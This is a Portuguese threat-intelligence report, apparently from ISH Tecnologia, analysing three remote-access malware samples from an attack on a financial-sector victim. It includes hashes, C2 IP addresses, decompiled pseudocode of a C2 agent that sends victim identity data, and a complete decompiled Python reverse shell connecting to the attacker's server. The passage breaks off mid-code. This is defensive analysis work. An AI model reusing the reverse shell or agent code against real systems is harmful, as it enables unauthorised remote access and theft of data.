TLP: CLEAR

Pesquisa de Cibersegurança

Campanha JurassicPwn: Setor Financeiro Alvo da Persistência no Acesso Remoto de Script Kiddies

heimdall
security research

Acesse nossa comunidade no WhatsApp, clicando na imagem abaixo!

heimdall
security research
A DIVISION OF ISH

Acesse as análises produzidas pela ISH Tecnologia sobre Táticas, Técnicas e Procedimentos (TTPs) de Threat Actors, malwares emergentes, vulnerabilidades críticas e outros temas relevantes em cibersegurança. Clique na imagem abaixo para conferir nosso blog.

ISH

ALERTA HEIMDALL! HTTP2 RAPID RESET_IMPACTOS E DETECÇÃO DA CVE-2023-44487

Falhas de negação de serviço (DoS) não são apenas interrupções técnicas. Elas representam riscos reais à continuidade do negócio, à confiança dos clientes e à reputação da marca. Nisto temos a vulnerabilidade CVE-2023-44487, conhecida como HTTP/2 Rapid Reset.

BAIXAR

ISH

ALERTA HEIMDALL! BABUK2 EM 2025: RETORNO LEGÍTIMO OU COPYCAT ESTRATÉGICO

O cenário de ransomware manteve-se ativo em 2024 e se estendeu para este ano de 2025, com diversos grupos realizando ataques a uma ampla gama de organizações, setores e com surgimento de novos grupos. Nesse contexto, temos o ransomware Babuk2.

BAIXAR

ISH

ALERTA HEIMDALL! A ANATOMIA DO RANSOMWARE AKIRA E SUA EXPANSÃO MULTIPLATAFORMA

O cenário de ransomware manteve-se ativo em 2024 e se estendeu para este ano de 2025, com diversos grupos realizando ataques a uma ampla gama de organizações, setores e ganhando bastante popularidade. Nesse contexto, temos o ransomware Akira.

BAIXAR

SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

INTELIGÊNCIA ESTRATÉGICA - CONTEXTO

Em conjunto com a equipe de Resposta à Incidentes e Forense Digital (DFIR) da ISH Tecnologia, analisamos três amostras utilizadas no mesmo incidente, com o objetivo de permitir o acesso remoto aos sistemas infectados.

Esta campanha nós batizamos de JurassicPwn, por causa da particular assinatura de identificação utilizada por uma das amostras, durante o processo de envio de pacotes de informações do sistema infectado, ao servidor de Comando e Controle pertencente a infraestrutura do adversário.

Este ator executou esta campanha contra uma vítima do setor financeiro, tendo como aceso inicial a exploração de uma aplicação web publicamente exposta, permitindo que o adversário tivesse um ponto de apoio para atividades de pós-exploração.

Ao interromper o serviço do *software de protenção a endpoint*, o adversário utilizou diversos métodos para realizar o acesso remoto dos sistemas, inclusive o uso do AnyDesk, porém, o que chamou atenção foi a identificação de três artefatos em seu arsenal, que tinham o mesmo objetivo, permitir que o ator tivesse acesso remoto ao sistema infectado. São elas:

Nome da Amostra	SHA256 Hash
agent.exe	2458633002d59600eb8a0b403f860cd90fe03dbe1699ad03604d9b3b6a53f7a8
app.exe	6579f17d5f2c5c3a0f94a83ae499075974c277a172e8bfa7b890369beb3f5ee8
winsvc.exe	4d23fc1a8466b40af0f12a7b2eec84842bbddc7dd86156e88bea23b5d4353a2c

Tabela 1 - SHA256 das Amostras

Estas amostras foram utilizadas com o objetivo de obter acesso remoto ao sistema infectado, após uma série de medidas de contenção, após a identificação do incidente, e até o momento, elas permanecem desconhecidas em repositórios de malware públicos.

Após analisarmos estas amostras, fomos capazes de compreender que o ator que executou a campanha JurassicPwn, é um ator com as seguintes características:

Característica	Descrição
Script Kiddie	O ator utiliza ferramentas amplamente conhecidas e Open Source durante a campanha, permitindo que o ator tenha uma vasta opção de construção de Arsenal. As ferramentas que parecem ser customizadas, não contém nenhuma técnica de ofuscação e evasão de defesas.
Oportunista	A campanha tem padrões de atores, que apenas aproveitam a oportunidade de comprometer determinadas empresas, sem parecer ter um objetivo profundo e focado na vítima.
Nível Baixo de Sofisticação	O nível de sofisticação das Táticas, Técnicas, Procedimentos e das Ferramentas são baixas, não tendo nenhum tipo de sofisticação na implementação em técnicas de evasão de defesas.

Tabela 2 - Características dos Atores Maliciosos

Esta campanha nos permite compreendermos que nenhuma empresa esta livre de nenhum tipo de ator, mesmo daqueles que possuem um baixo nível técnico. Se algum adversário oportunista identificar a possibilidade de explorar determinado sistema, e comprometer a infraestrutura com o objetivo financeiro, isso será feito, principalmente quando este ator possui uma vasta lista de opções de ferramentas *Open Source*, para construir o seu arsenal. Portanto, salientamos a importância de não submestimarmos nenhum tipo de adversário, mantendo sempre a infraestrutura e seus sistemas seguros!

A seguir, vamos analisar em detalhes três componentes do arsenal, utilizados durante a execução da campanha JurassicPwn.

ANÁLISE DA AMOSTRA WINSVC.EXE

Esta amostra trata-se de um projeto *OpenSource* de um Reverse-SSH Proxy Shell, chamado **Reverse SSH** desenvolvido em **Golang** pelo **NHAS**.

Esse projeto permite que o adversário possa ter acesso ao sistema infectado, por meio de um shell interativo com suporte a comandos compatíveis para Unix (por meio do projeto winpty, dando ao adversário a capacidade de comunicação com o servidor de *Comando e Controle* por meio do protocolo *SSH*, tunelado via **HTTP**/**HTTPS** e **TCP**.

Este projeto também permite *Redirecionamento de Tráfego* (Traffic Forwarding) via protocolo **ICMP**, **TCP** e **UDP**, com o objetivo realizar evasão de regras de Firewall.

Este binário espera ser instalado como um serviço do Windows, identificado como *sysmgt*.

IDENTIFICAÇÃO DA ORIGEM DO PROJETO E ANÁLISE DA AMOSTRA

Ao analisarmos a amostra encontrada pelo DFIR durante o incidente, é possível observarmos que a função main do *Pseudocódigo* abaixo é idêntica a main do código fonte descrito no **Github**.

Abaixo, é possível observarmo o *Pseudocódigo* presente no *Decompiler*.

```
InitialSettings = main_makeInitialSettings();
settings = (client_Settings *)InitialSettings._r0;
ipv4_addr = (_ptr_client_Settings)InitialSettings._r0;
if ( InitialSettings._r1 )
{
  v224 = 0;
  *(_QWORD *)&v224 = *(_QWORD *)(InitialSettings._r1 + 8LL);
  *((_QWORD *)&v224 + 1) = InitialSettings._r2;
  log_Fatal(&v224, 1, 1);
  settings = ipv4_addr;
}
if ( !len_os_Args || qword_14110A6D8 == 4 && *(_DWORD *)ignoreInput == 'eurt' )
{
  main_Run((__int64)settings);
}
```

Figura 1 - Função Main da Amostra Coletada pelo DFIR

Abaixo podemos observar a versão do código fonte, e portanto, vemos que se trata do mesmo código.




Figura 2 - Função Main do Código Fonte do Projeto no Github

Conforme podemos observar a primeira ação que a função main executa, é uma configuração inicial. Esta configuração inicial trata-se do preenchimento de uma Struct, que contém informações para o cliente do RSSH. Abaixo é possível observarmos a *struct*:

```
settings := &client.Settings{
    Fingerprint:          fingerprint,
    ProxyAddr:            proxy,
    Addr:                 destination,
    ProxyUseHostKerberos: useHostKerberos == "true",
    SNI:                  customSNI,
    VersionString:        versionString,
}
```

Uma das informações que são colocadas nesta Struct é o endereço IPv4 do RSSH Server, identificado como 140.99.164.101 na porta TCP/443.

```
.rdata:0000000140D58DDE                 db    0
.rdata:0000000140D58DDF                 db    0
.rdata:0000000140D58DE0 ipv4_addr       db '140.99.164.101:443',0
.rdata:0000000140D58DE0                 ;
```

Figura 3 - Endereço IPv4 do Servidor RSSH

Além disso, também é possível observarmos o *Fingerprint* do RSSH Server.

```
                dq offset encoding_gob__ptr_CommonType_string
sha256_str      db '6564180b9c35eb7fa392ac0d29d6d30f2e1e03bd00b23f44dde30e6a8e2a8026',0
                                        ; DATA XREF: .data:sha256_string↓o
```

Figura 4 - Fingerprint do RSSH Server

Abaixo, é possível observar a struct que foi criada no IDA Pro para melhorar a análise:

```
struct client_Settings
{
    struct go_string Addr;
    struct go_string Fingerprint;
    struct go_string ProxyAddr;
    struct go_string SNI;
    char ProxyUseHostKerberos;
    char _padding[7];
    struct go_string VersionString;
};
```

Abaixo, é possível observarmos o processo de preenchimento da *Struct* com as informações deste agente.

```
cmp     rsp, [r14+10h]
jbe     loc_14041FD89   ; RSSH Server Fingerprint size fill
push    rbp
mov     rbp, rsp
sub     rsp, 60h
lea     rax, RTYPE_client_Settings
call    runtime_newobject
mov     rcx, cs:lenght_fingerprint ; 40h lenght
mov     rdx, cs:sha256_fingerprint ; 6564180b9c35eb7fa392ac0
mov     [rax+client_Settings.Fingerprint.len], rcx
cmp     cs:dword_1411534E0, 0
jz      short RSSH_Proxy_Address_size_fill
call    runtime_gcWriteBarrier1
mov     [r11], rdx
```

Figura 5 - Preenchimento da Struct com informações do Fingerprint

```
RSSH_IPv4_Address_size_fill:            ; CODE XREF: main_makeInitialSettings+60↑j
                mov     [rax+client_Settings.ProxyAddr.ptr], rsi
                mov     rdx, cs:qword_1410EBE78
                mov     rsi, cs:ipv4_addr ; 140.99.164.101:443
                mov     [rax+client_Settings.Addr.len], rdx
                cmp     cs:dword_1411534E0, 0
                jz      short RSSH_IPv4_Address_fill
                call    runtime_gcWriteBarrier1
                mov     [r11], rsi

RSSH_IPv4_Address_fill:                 ; CODE XREF: main_makeInitialSettings+87↑j
                mov     [rax+client_Settings.Addr.ptr], rsi
                cmp     cs:qword_1410EBEB8, 4
                jnz     short Clean_Up
                mov     rdx, cs:off_1410EBEB0 ; "false"
                cmp     dword ptr [rdx], 'eurt' ; true
                setz    dl
                jmp     short RSSH_Proxy_Use_Host_Kerberos_fill
```

Figura 6 - Preenchimento da Struct com flags e Endereço IPv4 do RSSH Server

Após analisar a rotina de preenchimento da Struct, é possível identificar a configuração desta amostra.

Membro da Struct	Valor
Endereço IPv4	140.99.164.101
Porta TCP	443
Fingerprint do RSSH Server	6564180b9c35eb7fa392ac0d29d6d30f2e1e0 3bd00b23f44dde30e6a8e2a8026
Endereço de Proxy	0
Uso do Kerberos	Falso
SNI	0
Version String	0

Tabela 3 - Configuração da Amostra

Além disso, também foi identificado que este binário possui agentes winpty embutidos, para serem instalados durante a execução.

O winpty é um projeto opensource que permite que o usuário possa executar a console Unix em consoles Windows como Cmd, PowerShell e etc. Isso nos demonstra que o adversário não tem habilidades *Living of the Land*, particularmente no sistema operacional Windows, necessitando alterar o tipo de console para Unix-like.

ANÁLISE DA AMOSTRA APP.EXE

Esta amostra foi desenvolvida em Python e compilada com o PyInstaller por meio do *Visual Studio 2022*. Portanto, não se trata de um binário compilado para Windows por meio de linguagens como C/C++ e etc. Neste caso, o binário se trata de um conjunto de scripts em Python compilados para serem executados no formato de binário PE para Windows.




Figura 7 - Informações de Compilação do app.exe

Portanto a análise desta amostra é diferente, necessitando realizar o processo de descompressão e decodificação dos arquivo .pyc.

Utilizando o *framework* de *unpacking* de binários compilados com o PyInstaller, o pyinstxtractor-ng, foi possível realizar a extração de todos os scripts em formatos de *bytecode* .pyc. Na imagem abaixo, é possível observarmos o processo de extração, e de identificação do Entry-Point, especialmente o script rev.pyc.

```
$ pyinstxtractor-ng app.exe
[+] Processing app.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 6118441 bytes
[+] Found 21 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: rev.pyc
[+] Found 98 files in PYZ archive
[+] Successfully extracted pyinstaller archive: app.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

Figura 8 - Descompressão do app.exe

Como trata-se de um *bytecode*, é possível extrair o formato original do script Python, por meio da ferramenta pycdc.

```
$ pycdc rev.pyc -o rev.py
Unsupported opcode: PUSH_EXC_INFO (105)
Unsupported opcode: PUSH_EXC_INFO (105)
Unsupported opcode: PUSH_EXC_INFO (105)
```

Figura 9 - Decodificação dos bytecodes Python

Abaixo, é possível observarmos que o binário trata-se de um clássico Reverse Shell desenvolvido em *Python*, tendo como servidor de *Comando e Controle* o mesmo endereço IPv4 140.99.164.101 na porta 8080/TCP.

```
def s2p(s, p):
    data = s.recv(1024)
    if len(data) > 0:
        p.stdin.write(data)
        p.stdin.flush()
    else:
        return None


def p2s(s, p):
    data = p.stdout.read(1)
    if len(data) > 0:
        s.send(data)
    else:
        return None

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('140.99.164.101', 8080))
p = subprocess.Popen([
    'cmd.exe'], stdout = subprocess.PIPE, stderr = subprocess.STDOUT, stdin = subprocess.PIPE,
    shell = False)
s2p_thread = threading.Thread(target = s2p, args = [
    s,
    p])
s2p_thread.daemon = True
s2p_thread.start()
p2s_thread = threading.Thread(target = p2s, args = [
    s,
    p])
p2s_thread.daemon = True
p2s_thread.start()
p.wait()
return None
```


Figura 10 - Reverse Shell Decodificado

ANÁLISE DA AMOSTRA AGENT.EXE

Esta amostra trata-se de um agente de um framework de C&C, que dispõe comandos built-in, tendo como endereço IPv4 do servidor C&C o 140.99.164.247 na porta 80/TCP.

Ao criar o Socket, a amostra tenta coletar informações do sistema infectado e enviá-los para o servidor C&C. As informações coletadas, como podemos observar na imagem abaixo são:

- O Nome do Dispositivo: por meio da WinAPI GetComputerNameA;
- O Nome do Usuário: por meio da WinAPI GetUserNameA;
- O PID do Processo Atual: por meio da WinAPI GetCurrentProcessID.




```
{
  tcp_port = 80;
  c2_ipv4 = "140.99.164.247";
  if ( v4 )
    c2_ipv4 = *(char **)(a2 + 8);
}
ConsoleWindow = GetConsoleWindow();
ShowWindow(ConsoleWindow, 0);
if ( !WSAStartup(0x202u, &WSAData) )
{
  while ( 1 )
  {
    connected_socket = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
    if ( connected_socket != 0xFFFFFFFFFFFFFFFFuLL )
    {
      sockaddr.sa_family = AF_INET;
      *(_WORD *)sockaddr.sa_data = htons(tcp_port);
      *(_DWORD *)&sockaddr.sa_data[2] = inet_addr(c2_ipv4);
      if ( !connect(connected_socket, &sockaddr, 16) )
      {
        buffer = 256;
        GetComputerNameA(victim_computername, &buffer);
        buffer = 256;
        GetUserNameA(victim_username, &buffer);
        CurrentProcessId = GetCurrentProcessId();
        mw_sprintf(info_buffer, 0x400u, "%s:%s:%d", victim_computername, victim_username, CurrentProcessId);
```

Figura 11 - Estabelecimento de Conexão e Coleta/Envio de Metadados

Ao coletar estas informações, a amostra formata os dados na seguinte forma: nome_pc:nome_usr:pid.

Ao formatar os dados coletados, a amostra realiza o *Hashing* destas informações por meio da implementação manual do algoritmo djb2.

```
GetComputerNameA(victim_computername, &buffer);
buffer = 256;
GetUserNameA(victim_username, &buffer);
CurrentProcessId = GetCurrentProcessId();
mw_sprintf(info_buffer, 0x400u, "%s:%s:%d", victim_computername, victim_username, CurrentProcessId);
v10 = info_buffer[0];
if ( info_buffer[0] )
{
  v11 = info_buffer;
  djb2_hash = 0x1505;
  do
  {
    ++v11;
    djb2_hash += 32 * djb2_hash + v10;   ← Algoritmo de Hash djb2
    v10 = *v11;
  }
  while ( *v11 );
}
else
{
  djb2_hash = 0x1505;
}
mw_sprintf(djb2_hash_hex, 9u, "%08x", djb2_hash);
mw_sprintf(final_payload, 0x200u, "AUTH:%s:%s\n", "JurassicPwn2024", djb2_hash_hex);
final_payload_len = strlen(final_payload);
```

Figura 12 - Identificação do Uso da Implementação Manual do Algoritmo djb2

Por fim, a amostra realiza a última formatação dos dados coletados inicialmente, e os envia para o servidor C&C. É interessante notar a presença da *string* **JurassicPwn2024**, pois parece tratar-se de uma *flag* de campanha! Vale lembrar que de maneira semelhante, ouve um programa de rádio da **Jovem Pan** chamado **Jurassic Pan**, que foi ao ar em **2024**.

```
mw_sprintf(djb2_hash_hex, 9u, "%08x", djb2_hash);
mw_sprintf(final_payload, 0x200u, "AUTH:%s:%s\n", "JurassicPwn2024", djb2_hash_hex);
final_payload_len = strlen(final_payload);
final_payload_len_ptr = final_payload_len;
if ( !final_payload_len )
  goto SEND_VICTIM_IDENTITY;
ptr_final_payload_len = final_payload_len;
idx_byte = 0;
do                  Envio do Payload Final no formato → AUTH:JurassicPwn2024:djb2_hash_hex
{
  send_bytes = send(connected_socket, &final_payload[idx_byte], ptr_final_payload_len - idx_byte, 0);
  if ( send_bytes == 0xFFFFFFFF )
    goto CLOSE_CONNECTION;
  idx_byte += send_bytes;
}
while ( final_payload_len_ptr > idx_byte );
```

Figura 13 - Identificação do Envio do Payload Final dos Metadados da Vítima ao C&C

Também é enviado para o servidor C&C, um pacote contendo informações de identidade da vítima, seguindo o formato: IDENT:username@pcname.

```
        if ( (idx_byte & 0x80000000) == 0LL )
        {
SEND_VICTIM_IDENTITY:
          Sleep(0x64u);
          mw_sprintf(identity_payload, 0x200u, "IDENT:%s@%s\n", victim_username, victim_computername);
          identity_payload_len = strlen(identity_payload);
          ptr_identity_payload_len = identity_payload_len;
          if ( !identity_payload_len )
            goto RECV_SHELL_ESTABLISHING;
          identity_payload_len_ptr = identity_payload_len;
          byte_idx = 0;
          do
          {
            bytes_send = send(connected_socket, &identity_payload[byte_idx], identity_payload_len_ptr - byte_idx, 0);
            if ( bytes_send == 0xFFFFFFFF )
              goto CLOSE_CONNECTION;
            byte_idx += bytes_send;
          }
          while ( ptr_identity_payload_len > byte_idx );
```

Envio de Pacote de Identidade da Vítima
IDENT:USERNAME@PCNAME

Figura 14 - Identificação de Envio de Payload Contendo a Identidade da Vítima

Após esta rotina inicial, a amostra inicia a rotina de recebimento de comando do *Operador* e estabelecimento de um Shell estável, para realizar o parsing e execução dos comandos disponíveis ao *Operador*, por esta amostra.

```
ESTABLISHING_STABE_SHELL:
              while ( 1 )
              {
                recv_bytes = recv(connected_socket, recv_buffer_operator_cmd, 0xFFFF, 0);
                if ( recv_bytes <= 0 )
                  break;
                recv_buffer_operator_cmd[recv_bytes] = 0;
                agent_establishing_stable_shell(connected_socket, recv_buffer_operator_cmd);
              }
            }
          }
        }
CLOSE_CONNECTION_SLEEP:
        closesocket(connected_socket);
      }
      Sleep(0x1388u);
    }
  }
  return 1;
```

Figura 15 - Identificação da Rotina de Estabelecimento do Agente

Comandos Built-In do Agente Disponíveis ao Operador

Esta amostra além de permitir que o adversário tenha acesso remoto ao dispositivo infectado, também dispõe de 9 comandos embutidos, são eles:

Comando Built-In	Descrição
sysinfo	Coleta informações do sistema, incluindo: • Nome do Dispositivo • Nome do Usuário • Versão do Sistema Operacional • Número de Processadores • Arquitetura de Computadores
tasklist	Imprime a lista de processos em execução no sistema operacional.
netstat	Exibe informações de conexões de rede do sistema infectado.
powershell	Executa comandos por meio do PowerShell. Esta feature permite que o amostra execute **CmdLets** nativos do PowerShell.
get	Exibe informações de arquivos, por meio da implementação do **fopen**.
recv	Envia para o sistema infectado, o conteúdo de determinado arquivo enviado pelo Operador. Semelhante a um mecanismo de upload.
cmd	Executa comandos por meio do **cmd.exe**.
shell	Inicia uma instância e envia para o Operador no painel do C&C, um console do PowerShell do sistema infectado.

Tabela 4 - Lista de Comandos Built-in do agent.exe

Análise da Implementação dos Comandos

O comando **sysinfo** consiste na coleta de diversas informações do sistema, conforme descrito na tabela anterior.

```
if ( !_strnicmp(ptr_recv_buffer, "sysinfo", 7u) )
{
  LODWORD(recv_buffer_len) = agent_sysinfo_collection(connected_socket);
  return recv_buffer_len;
}
```

Figura 16 - Identificação da Rotina de Implementação do Comando sysinfo

Para implementar esta capacidade, a amostra implementa WinAPIs como:

- **GetVersionExA**: Esta Win API traz a estrutura OSVERSIONINFOA preenchida com informações do Sistema Operacional.

```
BOOL GetVersionExA(
  [in, out] LPOSVERSIONINFOA lpVersionInformation
);
```

Abaixo é possível observarmos os membros desta estrutura, que nos permite compreender o porque a API acima é utilizada para extrair determinadas informações.

```
typedef struct _OSVERSIONINFOA {
  DWORD dwOSVersionInfoSize;
  DWORD dwMajorVersion;
  DWORD dwMinorVersion;
  DWORD dwBuildNumber;
  DWORD dwPlatformId;
  CHAR  szCSDVersion[128];
} OSVERSIONINFOA, *POSVERSIONINFOA, *LPOSVERSIONINFOA;
```

- **GetSystemInfo**: O uso desta API também gera um output riquíssimo, para que os adversários possam coletar informações importantes do sistema infectado.

```
void GetSystemInfo(
  [out] LPSYSTEM_INFO lpSystemInfo
);
```

Abaixo é possível observarmos a *struct* SYSTEM_INFO, utilizada pela amostra para extrair algumas informações que serão enviadas para o Operador.

```
typedef struct _SYSTEM_INFO {
  union {
    DWORD dwOemId;
    struct {
      WORD wProcessorArchitecture;
      WORD wReserved;
    } DUMMYSTRUCTNAME;
  } DUMMYUNIONNAME;
  DWORD     dwPageSize;
  LPVOID    lpMinimumApplicationAddress;
  LPVOID    lpMaximumApplicationAddress;
  DWORD_PTR dwActiveProcessorMask;
  DWORD     dwNumberOfProcessors;
  DWORD     dwProcessorType;
  DWORD     dwAllocationGranularity;
  WORD      wProcessorLevel;
  WORD      wProcessorRevision;
} SYSTEM_INFO, *LPSYSTEM_INFO;
```

- **GetComputerNameA**: Com esta Win API, é possível que o adversário colete informações referente ao nome do dispositivo infectado.
- **GetUserNameA**: Com esta WinAPI, o adversário coleta o nome do usuário infectado pela amostra.

Abaixo é possível observarmos como a amostra implementa estas Win Apis em conjunto, com o objetivo de coletar informações e enviar para o servidor C&C do Operador.

```
VersionInformation.dwOSVersionInfoSize = 148;
GetVersionExA(&VersionInformation);
GetSystemInfo(&SystemInfo);
nSize = 256;
GetComputerNameA(victim_computername, &nSize);
nSize = 256;
GetUserNameA(victim_username, &nSize);
sys_arch = "x64";
if ( SystemInfo.wProcessorArchitecture != 9 )
  sys_arch = "x86";
mw_sprintf(
  sysinfo_buffer,
  0x1000u,
  "System Information:\n"
  "==================\n"
  "Hostname: %s\n"
  "Username: %s\n"
  "OS Version: %d.%d (Build %d)\n"
  "Processors: %d\n"
  "Architecture: %s\n"
  "\n",
  victim_computername,
  victim_username,
  VersionInformation.dwMajorVersion,
  VersionInformation.dwMinorVersion,
  VersionInformation.dwBuildNumber,
  SystemInfo.dwNumberOfProcessors,
  sys_arch);
ptr_sysinfo_size = strlen(sysinfo_buffer);
```

Figura 17 - Implementação do Comando sysinfo

Abaixo podemos observar a execução de mais dois comandos built-in, o tasklist e o netstat.

```
if ( !_strnicmp(ptr_recv_buffer, "ps", 2u) && ((v8 = ptr_recv_buffer[2]) == 0 || isspace(v8)) )
{
  tasklist_output = agent_command_execution("tasklist");
  recv_buffer_len = strlen((const char *)tasklist_output);
  recv_buffer_len_ptr = recv_buffer_len;
  if ( recv_buffer_len )
  {
    v11 = recv_buffer_len;
    idx_data = 0;
    do
    {
      LODWORD(recv_buffer_len) = send(connected_socket, (const char *)tasklist_output + idx_data, v11 - idx_data, 0);
      if ( (_DWORD)recv_buffer_len == 0xFFFFFFFF )
        break;
      idx_data += (int)recv_buffer_len;
    }
    while ( recv_buffer_len_ptr > idx_data );
  }
}
else
{
  if ( !_strnicmp(ptr_recv_buffer, "netstat", 7u)
    || !_strnicmp(ptr_recv_buffer, "ss", 2u) && ((v13 = ptr_recv_buffer[2]) == 0 || isspace(v13)) )
  {
    LODWORD(recv_buffer_len) = agent_netstat_cmd(connected_socket);
    return recv_buffer_len;
  }
```

Figura 18 - Identificação de Rotina dos Comandos tasklist e netstat

O comando **tasklist** executa o binário *tasklist.exe* por meio da Win API **_popen**, que executa o comando via Pipe. Todos os comandos utilizam este mesmo método.

```
byte_idx = 0;
memset(&buffer_cmd_output, 0, 0x10000u);
cmd_output = _popen(agent_command, "r");
if ( cmd_output )
{
  do
  {
    data_output = fread((char *)&buffer_cmd_output + byte_idx, 1u, 0xFFFF - byte_idx, cmd_output);
    if ( !data_output )
      break;
    byte_idx += data_output;
  }
  while ( byte_idx <= 0xFFFE );
  _pclose(cmd_output);
}
else
{
  strcpy((char *)&buffer_cmd_output, "Failed to execute command\n");
}
return &buffer_cmd_output;
```

Figura 19 - Implementação da Execução de Comandos via _popen

Abaixo podemos observar a implementação do comando **netstat**, que executa-o das seguintes formas **netstat -ano**, trazendo as seguintes informações, enviando-as posteriormente:

Colunas do Output	Descrição
Proto	O protocolo de transporte utilizado (TCP ou UDP).
Local Address	O endereço IPv4 local e o número da porta que sua máquina está usando.
Foreign Address	O endereço IPv4 remoto e a porta do destino.
State	O estado da conexão (ex: **LISTENING**, **ESTABLISHED**, **CLOSE_WAIT**).
PID	O identificador único do processo que abriu aquela conexão.

Tabela 5 - Colunas do Output do Comando netstat

```
netstat_output = agent_command_execution("netstat -ano");
netstat_out_len = strlen((const char *)netstat_output);
v4 = netstat_out_len;
if ( netstat_out_len )
{
  len = netstat_out_len;
  data_byte = 0;
  do
  {
    LODWORD(netstat_out_len) = send(connected_socket, (const char *)netstat_output + data_byte, len - data_byte, 0);
